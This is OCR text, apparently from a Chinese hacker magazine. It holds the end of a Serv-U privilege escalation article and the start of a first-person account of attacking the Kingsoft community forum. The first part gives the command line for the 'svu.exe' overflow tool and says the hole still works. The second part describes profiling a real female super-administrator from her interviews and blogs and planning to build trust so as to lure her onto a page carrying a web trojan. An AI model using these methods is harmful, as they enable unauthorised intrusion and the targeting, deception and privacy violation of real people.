


图 4

根目录下，并在CMD下执行e:\svu.exe -i 127.0.0.1 -u bink -p bink -a c:，返回的结果如图2所示。接着我们运行FlashFXP软件进行连接，如图3，连接后的目录自动锁定到了C盘下，如图4。我们找个C盘下的文件改改名称，看是否有权限，修改成功，如图5。

最后说明一下，测试的时候我在执行完提权命令后从Serv-U上看到的帐户信息没有改变，还以为是漏洞已经被封杀了，后来朋友提醒让我使用FTP连上去看看，所以才有了后面的测试，到目前为止，该漏洞仍然可用。

（文章中涉及到的溢出程序svu.exe，已经收录在光盘中）





图5

社工进入金山社区内部

头目

一、踩点

事情的起因是这样的，我前段时间一直在玩金山公司旗下的一款游戏（春秋Q传），在经历几次升级后，由于游戏的不平衡度越来越高，我和几个朋友在金山社区投诉无果，于是他们就唆使我入侵金山社区拿到管理员的权限，发帖子引起注意。而我当时也确实闲着无事，就准备来咬咬这块硬骨头。打开金山社区的网址http://bbs.xoyo.com/，整站为DZ6.0的论坛系统（图1）。


图1




图2

我手头又没有DZ6.0的0DAY程序，看来想从BBS入侵很难了，而金山是一个杀毒软件厂家，自身服务器的安全应该不在话下，所以直接放弃了从脚本、系统等漏洞进行入侵的尝试，我又到http://www.114best.com/ip/上查了一下绑定在该主机上的网站（图2），居然一个也没有，看来旁注无望，难道要进行同网段入侵，这可是最累的活呀，刚好最近研究社工一段时间，就准备从这方面下手。

二、分析

既然我的目的是拿到这个社区的管理员权限，那就可以利用欺骗来获取管理的帐号密码，根据社工的六大定律，我初步设定了社工目标所应具备的一些条件和欺骗进行的大体方法：目标的安全意识不能太高，而我利用搜索到的目标的一些资料跟目标进行联系，再利用共同的爱好增加信任度，在增加信任度后，发出一些目标的私人信息引起目标的好奇心，利用目标的好奇心把他引入到我放有网马的页面上。

三、准备工作

我们先来进行第一步，确定一个安全意识不是太高的目标。选定性别：女。经验告诉我，在这样的论坛里面，找一个女的进行社工远比找一个男的社工要简单5倍以上。而我准备从这个论坛的春秋Q传版块的版主入手，毕竟他们很大部分会是Q传的玩家，而我也玩了相对一段比较长的时间了，比较有共同的话题。我开始在Baidu搜索这个版块的版主人员的ID，看是否能够获得什么信息。在经过一段时间的搜索后，搜索到了该版块一女管理员的信息，她在该社区的权限是超级管理员（图3）。




图3

而从百度搜索出来的她的ID资料上，我发现了一篇对她进行采访的帖子（图4）。

贴子里暴露了很多的信息，她工作在亚丁（也就是开发春秋Q传的公司，金山旗下的），如图5。从采访中也能判断出他

的安全意识并不很高（图6）。




图4

一般在亚丁你负责什么工作呢除了论坛 和策划接口

哦所在的部门叫做产品化
主要负责的就是包括界面啦、易用性啦、网站啦、论坛啦、玩家帮助啦还有一部分市场等等
很多杂事 有时也写做文案策划
所以偶说自己是半个策划

图6

那以前是在亚丁工作的搭？只是没来坛子吗
嗯哪。
去年差不多那个时候小手走了
偶接的
之前是她在负责这个

图5

不过从这篇采访来看，她的联系信息泄漏的很少，而从百度搜索的资料上来看，她还有好几个博客（图7）。

